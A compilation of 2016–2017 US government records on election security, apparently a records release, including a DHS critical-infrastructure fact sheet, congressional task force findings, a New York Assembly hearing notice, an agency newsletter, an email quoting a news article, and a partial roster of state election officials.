Homeland Security

Fact Sheet: Designation of Election Infrastructure as Critical Infrastructure

Consistent with Presidential Policy Directive (PPD) 21, the Secretary of Homeland Security has established Election Infrastructure as a critical infrastructure subsector within the Government Facilities Sector.

Election infrastructure includes a diverse set of assets, systems, and networks critical to the administration of the election process. When we use the term "election infrastrucure," we mean the key parts of the assets, systems, and networks most critical to the security and resilience of the election process, both physical locations and information and communication technology. Specficially, we mean at least the information, capabilities, physical assets, and technologies which enable the registration and validation of voters; the casting, transmission, tabulation, and reporting of votes; and the certification, auditing, and verification of elections.

Components of election infrastructure include, but are not limited to:

- Physical locations:
    - Storage facilities, which may be located on public or private property that may be used to store election and voting system infrastructure before Election Day.
    - Polling places (including early voting locations), which may be physically located on public or private property, and may face physical and cyber threats to their normal operations on Election Day.
    - Centralized vote tabulation locations, which are used by some states and localities to process absentee and Election Day voting materials.
- Information and communication technology (ICT):
    - Information technology infrastructure and systems used to maintain voter registration databases.
    - Voting systems and associated infrastructure, which are generally held in storage but are located at polling places during early voting and on Election Day.
    - Information technology infrastructure and systems used to manage elections, which may include systems that count, audit, and display election results on election night on behalf of state governments, as well as for postelection reporting used to certify and validate results.

Protecting and defending this infrastructure is the responsibility of state and local governments and election officials. DHS assists state, local, tribal, and territorial (SLTT) governments, on a voluntary basis, with the management of their cyber risk. This includes tools, services, and capabilities that can help election officials protect and defend this infrastructure.

January 2017

Congressional Task Force on Election Security

Preliminary Findings and Recommendations

One year ago, 139 million Americans cast their vote in the wake of a massive Russian cyber-enabled influence operation designed to "undermine public faith in the U.S. democratic process, denigrate Secretary [Hillary] Clinton, and harm her electability and potential presidency." Using a vast network of social media trolls, fake "bot" accounts, and state-owned news outlets, the Kremlin spread disinformation to the American electorate through more than 1,000 YouTube videos, 130,000 tweets, and 80,000 Facebook posts viewed by as many as 150 million people on Facebook platforms alone. They hacked into U.S. political organizations, selectively exposing sensitive personal information about DNC staffers using third-party intermediaries like WikiLeaks. Finally, according to U.S. intelligence reports, Russia targeted voter registration databases in at least 21 states and sought to infiltrate the networks of voting equipment vendors, political parties, and at least one local election board.

Although this election cycle was unlike any before, the U.S. Intelligence Community warns that it may be the "New Normal." Recent reports show that the vast majority of U.S. states are still relying on outdated, insecure voting equipment and other election technologies that lack even basic cybersecurity standards. Meanwhile, Republicans in Congress have shown little interest in fighting Russian interference, and have instead chosen to act on measures that would eliminate rather than bolster funding for the Election Assistance Commission (EAC), the Federal agency responsible for helping states secure these vulnerable systems.

With just over a year until the 2018 midterm elections, it is important that we reflect on lessons learned in the last year and focus the spotlight on election security to push for reforms that protect the integrity of the ballot box.

The Congressional Task Force on Election Security has spent the past five months working together to understand the threats to election infrastructure and how to address them. The Task Force found:

- ***Election security is national security, and our election infrastructure is critical infrastructure.*** Federal law defines critical infrastructure as systems and assets for which "incapacity or destruction … would have a debilitating impact on security, national economic security, national public health or safety," or any combination thereof. Such infrastructure is given priority access to threat intelligence, incident response, technical assistance, and other products and services to help owners and operators harden their defenses. It is hard to imagine a system failure that would inflict more damage than a foreign adversary infiltrating our voting systems to hijack our democratic process. Nonetheless, Trump's Homeland Security Department (DHS) has wavered on its commitment to honor the Obama Administration's decision to designate election systems as a critical infrastructure subsector. Whether the next Secretary of Homeland Security will take a firm stand and maintain the designation remains to be seen.

- ***Our election infrastructure is vulnerable.*** Many elections across our country are being run on equipment that is either obsolete or near the end of its useful life. In over 40 states, elections are carried out using voting machines and voter registration databases created more than a decade ago. These technologies are more likely to suffer from known vulnerabilities that cannot be patched easily, if at all. As we saw at this year's DEFCON Voting Village, even hackers with limited prior knowledge, tools, and resources are able to breach voting machines in a matter of minutes.

- ***These vulnerable systems are being targeted by one of the world's most sophisticated cyber actors.*** According to the U.S. Intelligence Community, Russian interference in the 2016 election "demonstrated a significant escalation in directness, level of activity, and scope of effort compared to previous operations," and warned that "Moscow will apply lessons learned from…the US presidential election to future influence efforts worldwide, including against US allies and their election processes." We cannot reasonably assume that state voting systems are secure enough to withstand a state-sponsored cyber-attack, and we have no reason to believe these attacks will subside.

- ***Fortunately, many of the security solutions and best practices are already known.*** We can mitigate many vulnerabilities with existing, time-tested cybersecurity fixes found in the NIST Cybersecurity Framework and the CIS "Top 20" Critical Security Controls. By adopting even the Top 5 security controls, organizations can thwart 85% of common cyberattacks. Security experts also tend to agree on the types of voting systems most susceptible to compromise, and are urging election officials to phase out paperless Direct Recording Electronic (DRE) machines, replace these machines with voter-marked paper ballots, and carry out risk-limiting audits to verify election results.

- ***Federal agencies like DHS and EAC are important partners in this effort, but they need resources and consistent support from Congress.*** We have a rare window of opportunity to promote the widespread adoption of common-sense security measures that protect the integrity of the ballot box. This is not the time to diminish Federal efforts or shut down important lines of dialogue between DHS and election administrators.

  DHS is able to provide participating state and local governments with cyber threat intelligence, vulnerability assessments, penetration testing, scanning of databases and operating systems, and other cybersecurity services at no cost. Despite some initial confusion about the critical infrastructure designation, DHS has worked to build relationships with election officials, clarify the voluntary nature of DHS services, resolve disparities in information sharing and victim notification, and assist the subsector in formally establishing a Coordinating Council, which had its first meeting this fall. Where DHS has rendered assistance, officials report that cyber hygiene scans and other services are valuable. However, there is currently a 9-month wait list for Risk and Vulnerability Assessments, and questions remain about how to ensure threat information reaches election officials, many of whom lack security clearances.

  The EAC has been a valuable partner to state and county election officials. The agency has played a crucial role in election security by serving as a clearinghouse of information for state and local election officials, facilitating communications between these officials and DHS, providing easy-to-use cybersecurity guidance, and testing and certifying voting machines. Numerous state and local officials have expressed support and appreciation for the agency's work. Unfortunately, in recent years Republicans have made several attempts to terminate the agency. Instead, Congress should support the EAC and provide it with the resources it needs to help states secure their election systems. In addition, the President should nominate and the Senate should confirm a fourth commissioner to the EAC so that the agency can operate with its full slate of commissioners.

In light of its preliminary findings, the Task Force makes the following recommendations:

- ***Maintain the designation of election infrastructure as a critical infrastructure subsector.*** This designation ensures that state and local election officials receive prioritized access to DHS' cybersecurity services. Defining election systems as critical infrastructure means these systems will, on a more formal and enduring basis, be a priority for DHS cybersecurity assistance. These services are an important force multiplier, especially at the state and local level, where resources are scarce.


- ***Help states fund and maintain secure election systems.*** We cannot ask our state and local election officials to take on a state actor like Russia alone. Although states and counties are largely responsible for elections, Congress has a role to play in helping states fund the purchase of newer, more secure election systems, and requiring such systems adhere to baseline cybersecurity standards. Election officials need money to replace aging voting systems, many of which do not provide an auditable paper trail. It is important to note, however, that cyber threats evolve at a rapid pace, and a one-time lump sum investment is not enough. States also need resources for maintenance and periodic upgrades, and cybersecurity training for poll workers and other election officials.

- ***States should conduct post-election risk-limiting audits.*** A risk-limiting audit involves hand counting a certain number of ballots to determine whether the reported election outcome was correct. Risk-limiting audits used advanced statistical methods to enable states to determine that the original vote count was accurate with a high degree of confidence. These audits are useful in detecting any incorrect election outcomes, whether they are caused by a cyberattack or something more mundane like a programming error. Moreover, conducting these audits as a matter of course increases public confidence in the election system.

- ***Empower Federal agencies to be effective partners in pushing out nationwide security reforms.*** With midterm elections in a year, election officials cannot afford to wait 9 months for valuable cybersecurity services like Risk and Vulnerability Assessments. At the same time, we cannot ask DHS to deliver election assistance at the expense of its other critical infrastructure customers. We should give DHS the resources it needs to provide election officials with timely assessments and other cybersecurity services, without detracting from its overall critical infrastructure mission. Similarly, Congress should fund EAC at a level commensurate with its expanded role in election cybersecurity and confirm a fourth commissioner so the agency is able to continue to serve as a resource on election administration.

- ***Establish clear and effective channels for sharing threat and intelligence information with election officials.*** Effective information sharing is critical to address the decentralized threat that our nation faces in terms of securing our elections. Prior to the 2016 elections, we have seen how information sharing failures can cause catastrophic events. The 9/11 terrorist attacks exposed serious gaps in information sharing within the Federal government and state and local law enforcement partners. It is imperative that election officials have access to the most timely and high-level security information. Chief election officials in each state should have expedited access to security clearances. DHS needs a formalized process to provide real-time appropriate threat information to state and local election officials to improve information flow and help prevent intrusions in our election infrastructure.

- ***Prioritize cybersecurity training at the state and local level.*** The events of 2016 demonstrate that human error is a significant vulnerability as it leaves systems open to spear-phishing and other forms of cyberattack. States and localities face the daunting task of training hundreds, if not thousands, of election officials, IT staff, and poll workers on cybersecurity and risk mitigation. It costs money for states to produce training materials, and takes staff time to implement statewide training programs. The federal government should provide training support either through the EAC or by providing funding to states to assist with their training programs.



ASSEMBLY STANDING COMMITTEE ON ELECTION LAW
SUBCOMMITTE ON ELECTION DAY OPERATIONS
AND VOTER DISENFRANCHISEMENT

NOTICE OF PUBLIC HEARING

SUBJECT: Protecting the Integrity of New York States' Election Systems

PURPOSE: To examine the condition of the State's election infrastructure and take testimony with regard to protecting the integrity of election systems against cyber-infiltration or attack.

New York City
250 Broadway
Tuesday
November 28, 2017
10 a.m.
Assembly Hearing Room
250 Broadway, Room 1923, 19th Floor

Testimony by Invitation Only

In September 2017, the United States Department of Homeland Security (DHS) confirmed to election officials in 21 states that their election systems had been targeted by Russian hackers during the 2016 election cycle. Such attacks included attempts to infiltrate state voter registration databases and, in two instances, hackers were successful in obtaining access to information in state voter registration systems.

This confirmation by DHS comes on the heels of United States House, Senate and intelligence community investigations which offered further substantiation of Russian attempts to influence the 2016 election. Furthermore, these investigations confirmed that there is no reason to believe that such disruption attempts were isolated incidents, and that states need to upgrade their cyber security efforts to prevent, recognize and mitigate threats to state and local election systems.

This hearing seeks testimony from federal, state, and local officials and information technology administrators, as well as public and private cyber security experts, to examine the current state of cyber security protections for the State's election systems and consider recommendations to strengthen the security of New York's election infrastructure as we approach the 2018 election cycle and beyond.

Oral testimony will be limited to ten (10) minutes' duration. In preparing the order of witnesses, the Committee will attempt to accommodate individual requests to speak at particular times in view of special circumstances. These requests should be made on the attached reply form or communicated to Committee staff as early as possible.

Ten copies of any prepared testimony should be submitted at the hearing registration desk. The Committee would appreciate advance receipt of prepared statements.

In order to further publicize these hearings, please inform interested parties and organizations of the Committee's interest in receiving written testimony from all sources.

In order to meet the needs of those who may have a disability, the Assembly, in accordance with its policy of non-discrimination on the basis of disability, as well as the 1990 Americans with Disabilities Act (ADA), has made its facilities and services available to all individuals with disabilities. For individuals with disabilities, accommodations will be provided, upon reasonable request, to afford such individuals access and admission to Assembly facilities and activities.

Charles Lavine
Member of Assembly
Chair
Committee on Election Law

David Buchwald
Member of Assembly
Chair
Subcommittee on Election Day Operations
and Voter Disenfranchisement

PUBLIC HEARING REPLY FORM

Persons invited to present testimony at, and those wishing to attend the public hearing on protecting the integrity of New York State's Election Systems are requested to complete this reply form as soon as possible and mail, email, or fax it to:

Matt Aumand
Legislative Analyst
Assembly Committee on Election Law
Room 513 – Capitol
Albany, New York 12248
Email: aumandm@assembly.state.ny.us
Phone: (518) 455-4313
Fax: (518) 455-7250

□ I plan to attend the public hearing on protecting the integrity of New York States' election systems to be conducted by the Assembly Committee on Election Law on Tuesday, November 28, 2017 at 10 a.m.

□ I have been invited to make a public statement at the hearing. My statement will be limited to 10 minutes, and I will answer any questions which may arise. I will provide 10 copies of my prepared statement.

□ I will address my remarks to the following subjects:

____

____

□ I do not plan to attend the above hearing.

□ I would like to be added to the Committee mailing list for notices and reports.

□ I would like to be removed from the Committee mailing list.

□ I will require assistance and/or handicapped accessibility information. **Please specify the type of assistance required:** ____
____

NAME: ____

TITLE: ____

ORGANIZATION: ____

ADDRESS: ____

E-MAIL: ____

TELEPHONE: ____

FAX TELEPHONE: ____

From: NPPD OPA
Subject: NPPD Vision, October 13, 2016
Date: Thursday, October 13, 2016 3:28:12 PM
Attachments: image018.png

National Protection and Programs Directorate
NPPD
Vision

A safe, secure, resilient infrastructure so that the American ways of life can thrive.

October 13, 2016

In This Issue:

> "We urge states to take full advantage of the robust public and private sector resources available to them to ensure that their network infrastructure is secure from attack. In addition, the Department of Homeland Security stands ready to provide cybersecurity assistance to those states that choose to request it."
>
> ---Statement by Secretary Johnson
> About Election Systems' Cybersecurity
> October 1, 2016

DHS Press Office
October 7, 2016

Joint Statement from the Department Of Homeland Security and Office of the Director of National Intelligence on Election Security

The U.S. Intelligence Community (USIC) is confident that the Russian Government directed the recent compromises of e-mails from US persons and institutions, including from US political organizations. The recent disclosures of alleged hacked e-mails on sites like DCLeaks.com and WikiLeaks and by the Guccifer 2.0 online persona are consistent with the methods and motivations of Russian-directed efforts. These thefts and disclosures are intended to interfere with the US election process. Such activity is not new to Moscow—the Russians have used similar tactics and techniques across Europe and Eurasia, for example, to influence public opinion there. We believe, based on the scope and sensitivity of these efforts, that only Russia's senior-most officials could have authorized these activities.

Some states have also recently seen scanning and probing of their election-related systems, which in most cases originated from servers operated by a Russian company. However, we are not now in a position to attribute this activity to the Russian Government. The USIC and the Department of Homeland Security (DHS) assess that it would be extremely difficult for someone, including a nation-state actor, to alter actual ballot counts or election results by cyber attack or intrusion. This assessment is based on the decentralized nature of our election system in this country and the number of protections state and local election officials have in place. States ensure that voting machines are not connected to the Internet, and there are numerous checks and balances as well as extensive oversight at multiple levels built into our election process.

Nevertheless, DHS continues to urge state and local election officials to be vigilant and seek cybersecurity assistance from DHS. A number of states have already done so. DHS is providing several services to state and local election officials to assist in their cybersecurity. These services include cyber “hygiene” scans of Internet-facing systems, risk and vulnerability assessments, information sharing about cyber incidents, and best practices for securing voter registration databases and addressing potential cyber threats.

DHS has convened an Election Infrastructure Cybersecurity Working Group with experts across all levels of government to raise awareness of cybersecurity risks potentially affecting election infrastructure and the elections process. Secretary Johnson and DHS officials are working directly with the National Association of Secretaries of State to offer assistance, share information, and provide additional resources to state and local officials.

⬆

Join the Force, Answer the Call

By Russ Deyo, DHS Under Secretary for Management

Department of Homeland Security (DHS) personnel have an immense responsibility: every day, we safeguard the American people, our homeland, and our values. It is this important calling that has driven

so many to enter the DHS workforce, committing their life's work to something greater than themselves. And it is my great honor to support DHS employees in the work that they do each day.

So far, over 6,000 DHS employees have gone above and beyond the call of duty, joining the DHS Surge Capacity Force. Members of the DHS Surge Capacity Force are non-emergency DHS personnel from across the Department who sign up to deploy to a disaster in the event that our Nation experiences an event so catastrophic that even the resources of the Federal Emergency Management Agency (FEMA) are overwhelmed.

Since its creation, the DHS Surge Capacity Force has deployed only once. In October 2012, in the aftermath of Hurricane Sandy, DHS activated the Surge Capacity Force, sending more than 1,100 DHS employees to assist FEMA with response and recovery efforts in New York and New Jersey. But we know that we are only one bad day away from needing to activate the DHS Surge Capacity Force again. For that reason, we work each day to recruit more DHS employees to join this important initiative, and train them to be at their best for communities that have been through the worst.


Surge Capacity Force volunteers are permanent and temporary full-time DHS employees who sign up to help FEMA in support of state and local response and recovery efforts. By increasing our ability to "surge", we as a Department and as a Nation become better prepared for catastrophic disasters of all kinds.

Surge Capacity Force volunteers are driven by the same spirit that brought them into government service in the first place: a desire to help and the knowledge that their work is making a real difference in the lives of others.

- Surge Capacity Force Fact Sheet
- Learn more about the Surge Capacity Force and how to enroll here.

OBIM Property Team Continues To Donate Excess Equipment to Local Schools

By Travis Edwards, OBIM Public Affairs Officer



During the 3rd quarter of FY16, OBIM donated more than 59,000 worth of excess computer equipment to a local school in Hampton, Va

For some property teams, the standard operating procedure is to turn in the equipment and move on to the next task. But at the Office of Biometric Identity Management (OBIM) within NPPD, this property team has taken the extra time and energy to go a step further by ensuring that local schools benefit from OBIM's excess computer equipment.

Darryl King and James Jones, of the OBIM personal property team, work hard every day to ensure the staff they support have the best equipment possible – and when that equipment nears the end of its life cycle, they make sure the new equipment is ready to go. But what happens to the functional and often very well-maintained excess equipment?

King, an inventory management specialist, and Jones, a property custodian, have donated more than $59,000 worth of excess computer equipment to a local school in Hampton, Va. during the third quarter of FY16.

“It is important [OBIM] meet the intent of Executive Order 12999 - Educational Technology: Ensuring Opportunity for All Children in the Next Century,” said King. “This is good equipment that still has a lot of power in it for kids to operate basic programs and enable them to access the internet. That is really important.”

The FY16 total in donations amounts to more than 140 items valued at $174,500 to local schools in Maryland and Virginia. Specifically, Calvert County Public Schools in Maryland received 20 laptops and 108 desktops and Gloria Dei Lutheran School in Hampton, Va. received 13 servers.

“It takes a bit more time but the payoff is really worth it,” Jones said. “We meet a Presidential order, we save local schools and taxpayers hundreds of thousands of dollars, and we help enhance the education experience of kids in our community. That’s a win-win for everyone.”

OBIM lists all excess equipment on the GSAXcess website, operated by the General Services Administration. Through the *Computers for Learning Program* on GSAxcess, local schools in need of laptops and desktops can easily obtain equipment for children to use throughout the school year.

DHS

Jeh Johnson, DHS Secretary

- CNN

  Election cyber threats: More states request DHS help

Suzanne Spaulding, NPPD Under Secretary

- FCW

  Congress vets DHS cyber reorg plans

Caitlin Durkovich, Assistant Secretary for the Office of Infrastructure Protection (IP)

- Good Housekeeping Magazine October 6, 2016

  12 Things You Can Do Right Now to Arm Your Kids Against an Active Shooter

Office of Biometric Identity Management (OBIM)

- Security Document World.com September 29, 2016

  DHS gives OBIM go ahead for new biometric database

From: (b) (6)
To: (b) (6)
Cc: (b) (6)
Subject: RE: Election Task Force U-VTC
Date: Sunday, October 15, 2017 11:30:19 AM

An interesting read via: https://mobile.nytimes.com/2017/10/14/us/voting-russians-hacking-states-.html

Wary of Hackers, States Move to Upgrade Voting Systems

THE NEW YORK TIMES
By MICHAEL WINES
OCTOBER 14, 2017

WASHINGTON — State election officials, worried about the integrity of their voting systems, are pressing to make them more secure ahead of next year's midterm elections.

Reacting in large part to Russian efforts to hack the presidential election last year, a growing number of states are upgrading electoral databases and voting machines, and even adding cybersecurity experts to their election teams. The efforts — from both Democrats and Republicans — amount to the largest overhaul of the nation's voting infrastructure since the contested presidential election in 2000 spelled an end to punch-card ballots and voting machines with mechanical levers.

One aim is to prepare for the 2018 and 2020 elections by upgrading and securing electoral databases and voting machines that were cutting-edge before Facebook and Twitter even existed. Another is to spot and defuse attempts to depress turnout and sway election results by targeting voters with false news reports and social media posts.

West Virginia's elections team has added a cybersecurity expert from the state National Guard with a top-secret federal security clearance. Colorado and Rhode Island will now verify election results via an advanced statistical procedure called a risk-limiting audit.

Delaware is moving its voter-registration list off the state's aging mainframe computer and preparing to replace a 21-year-old electronic voting system that does not leave a paper record of votes to be audited.

Last month, a panel of state, federal and private election experts completed a sweeping revision of guidelines for manufacturers of new voting equipment, the first major overhaul in a dozen years. While the guidelines are voluntary, they are endorsed by all but three states, so manufacturers effectively must meet the new standards to sell their equipment in most of the nation.

Of course, threats to democracy and fair voting — such as gerrymandered election districts and disinformation campaigns on Facebook and other social media platforms — go well beyond election technology. And so far state and federal funds have often failed to match the scale and urgency of the problem. But in a time of widespread skepticism about the security of American elections, ensuring people that their votes have been counted accurately has become a pressing demand.

“What’s happening is a psy-ops operation,” said Mac Warner, the West Virginia secretary of state. “That’s what the Russians are running against us now, trying to erode confidence in our democratic process. We need to assure our citizens that we’re aware of these attacks, that we have assistance to counter them, and that when they do occur, don’t panic — there are resources to turn to.”

In an era of bitter political divisions and elections-rules disputes, the effort to make the vote more secure is notably bipartisan and relatively rancor-free. Republicans like Mr. Warner are largely aligned with Democrats on the need to act before the next presidential election in 2020, and there is some support in both parties in Congress for helping to finance changes.

Experts have warned for years that state and local election equipment and security practices were dangerously out of date, but state and local election agencies short of cash have often lagged in updating their systems. The 2016 election, however, laid bare the seriousness of the threat.

Federal officials have said they are confident that November’s election results were not tampered with. But federal intelligence and security officials were so shaken by Russian attempts to compromise the vote that the Department of Homeland Security designated election systems a critical national infrastructure, like banking and the electrical grid, that merit special protection.

The scope of the threat was underscored on Tuesday when a new report concluded not only that widely used voting systems can be breached by hackers — sometimes with almost trivial ease — but that they contain components manufactured in nations like China with a clear interest in undermining American democracy.

“It’s really important not to overstate the risk. There are lots of things that can be done to make sure machines are as secure as possible,” Lawrence Norden, the deputy director of the Democracy Project at the Brennan Center for Justice of the New York University School of Law. “But when you’re dealing with a nation-state, you have to assume that at some point they’re going to be successful in their efforts to breach things. The question then becomes resiliency and the ability to show people that you can fix things even if there is a

[E-mail text limit reached]

(b) (6)
[redacted]

Roster of Secretaries of State/Lieutenant Governors

| Print |

NASS membership is open to the 50 states, DC and U.S. terrorities. The membership is divided into four regions: Eastern, Southern, Midwestern and Western.

Quick Stats:

Chief State Election Official (CEO) = 40	**Appointed Members** = 9 includes DC	**Republicans** = 33	**Male** = 40
Elected CEO = 37	**Elected Members** = 42	**Democrats** = 21	**Female** = 15
Appointed CEO = 3	(+3 w/Am Samoa, Guam, & USVI)	**Independents** = 1	

Alabama (CEO)
John Merrill (R)
Secretary of State - Elected
PO Box 5616
Montgomery, AL 36103-5616
(334) 242-7200
john.merrill@sos.alabama.gov


Alaska (CEO)
Byron I. Mallott (D)
Lieutenant Governor - Elected
550 W. 7th, Ste. 1700
Anchorage, AK 99501
(907) 269-7460
lt.governor@alaska.gov

Am. Samoa
Lemanu Peleti Mauga (D)
Lieutenant Governor - Elected
Territory of American Samoa
Pago Pago, AS 96799
(684) 633-4116
lt.governor@go.as.gov

Arizona (CEO)
Michele Reagan (R)
Secretary of State - Elected
1700 W Washington, Ste. 1700
Phoenix, AZ 85007-2888
(602) 542-4285
sosadmin@azsos.gov

Arkansas (CEO)
Mark Martin (R)
Secretary of State - Elected
500 Woodlane St., Su te 12
Little Rock, AR 72201
(501) 682-1010
info@sos.arkansas.gov


California (CEO)
Alex Padilla (D)
Secretary of State - Elected
1500 11th Street
Sacramento, CA 95814
(916) 653-7244
secretary.padilla@sos.ca.gov




Colorado (CEO)
Wayne Williams (R)
Secretary of State - Elected
1700 Broadway, Suite 200
Denver, CO 80290
(303) 894-2200
secretary@sos.state.co.us

Connecticut (CEO)
Denise Merrill (D)
Secretary of State - Elected
Capitol Office, PO Box 150470
Hartford, CT 06115-0470
(860) 509-6200
denise.merrill@ct.gov

Delaware
Jeffery W. Bullock (D)
Secretary of State - Appointed
401 Federal Street
Dover, DE 19901
(302) 739-4111
kathy.bradford@state.de.us



Dist. of Columbia
Lauren Vaughn (D)
Sec. of the Distr ct - Appointed
1350 Penn. Ave., NW - Suite 419
Washington, DC 20004
(202) 727-6306
secretary@dc.gov



Florida (CEO)
Ken Detzner (R)
Secretary of State - Appointed
R.A. Gray Bldg.
500 S. Bronough, Ste. 100
Tallahassee, FL 32399
(850) 245-6000
secretaryofstate@dos myflorida com

Georgia (CEO)
Brian Kemp (R)
Secretary of State - Elected
214 State Capitol
Atlanta, GA 30334
(404) 656-2881
soscontact@sos.ga.gov

Guam
Ray Tenorio (R)
Lieutenant Governor - Elected
PO Box 2950
Hagatna, Guam 96932
(671) 475-9380
service@guam.gov

Hawaii
Shan S. Tsutsui (D)
Lieutenant Governor - Elected
Exec. Chambers, State Capitol
Honolulu, HI 96813
(808) 586-0255
ltgov@hawaii.gov

Idaho (CEO)
Lawerence Denney (R)
Secretary of State - Elected
PO Box 83720
Boise, ID 83720-0080
(208) 334-2300
ldenney@sos.idaho.gov

Illinois
Jesse White (D)

Indiana (CEO)
Connie Lawson (R)

Iowa (CEO)
Paul Pate (R)

Secretary of State - Elected
213 State Capitol
Springfield, IL 62756
(217) 782-2201
jessewhite@ilsos.net


Secretary of State - Elected
201 State Cap tol
Indianapolis, IN 46204
(317) 232-6536
sos@sos.in.gov

Secretary of State - Elected
Lucas Bldg., 1st Fl., 321 E. 12th St.
Des Moines, IA 50319
(515) 281-6230
sos@sos.iowa.gov

Kansas (CEO)
Kris Kobach (R)
Secretary of State - Elected
120 SW 10th Ave.
Topeka, KS 66612
(785) 296-4564
sos@sos.ks.gov

Kentucky (CEO)
Alison Lundergan-Grimes (D)
Secretary of State - Elected
700 Cap tol Ave., Suite 152
Frankfort, KY 40601
(502) 564-3490
sos.secretary@ky.gov

Louisiana (CEO)
Tom Schedler (R)
Secretary of State - Elected
PO Box 94125
Baton Rouge, LA 70804
(225) 922-2880
admin@sos.la.gov



Maine (CEO)
Matt Dunlap (D)
Secretary of State - Elected by Leg
148 State House Stat on
Augusta, ME 04333
(207) 626-8400
sos.office@maine.gov

Maryland
John Wobensmith (R)
Secretary of State - Appointed
16 Francis Street
Annapolis, MD 21401
(410) 974-5521
dlmdsos_sos@maryland.gov

Massachusetts (CEO)
William Galvin (D)
Sec. of the Commonwealth - Elected
State House, Rm 337
24 Beacon St
Boston, MA 02133-1099
(617) 727-9180
cis@sec state ma us


Michigan (CEO)
Ruth Johnson (R)
Secretary of State - Elected
430 West Allegan St., 4th Fl.
Lansing, MI 48918
(517) 373-2510
secretary@michigan.gov

Minnesota (CEO)
Steve Simon (D)
Secretary of State - Elected
180 State Capitol
100 Rev. Dr. MLK Jr. Blvd.
St. Paul, MN 55155-1299
(651) 201-1324
secretary.state@state.mn.us

Mississippi (CEO)
Delbert Hosemann, Jr. (R)
Secretary of State - Elected
125 S. Congress St.
Jackson, MS 39201
(601) 359-1350
delbert.hosemann@sos.ms.gov

Missouri (CEO)
Jay Ashcroft (R)
Secretary of State - Elected
600 West Main, PO Box 1767
Jefferson City, MO 65101
(573) 751-4936
info@sos.mo.gov

Montana (CEO)
Corey Stapleton (R)
Secretary of State - Elected
PO Box 202801
Helena, MT 59620-2801
(406) 444-2034
sos@mt.gov



Nebraska (CEO)
John Gale (R)
Secretary of State - Elected
PO Box 94608-4608
Lincoln, NE 68509-4863
(402) 471-2554
sos.info@nebraska.gov


Nevada (CEO)
Barbara Cegavske (R)
Secretary of State - Elected
101 N. Carson Street, Su te 3
Carson C ty, NV 89701
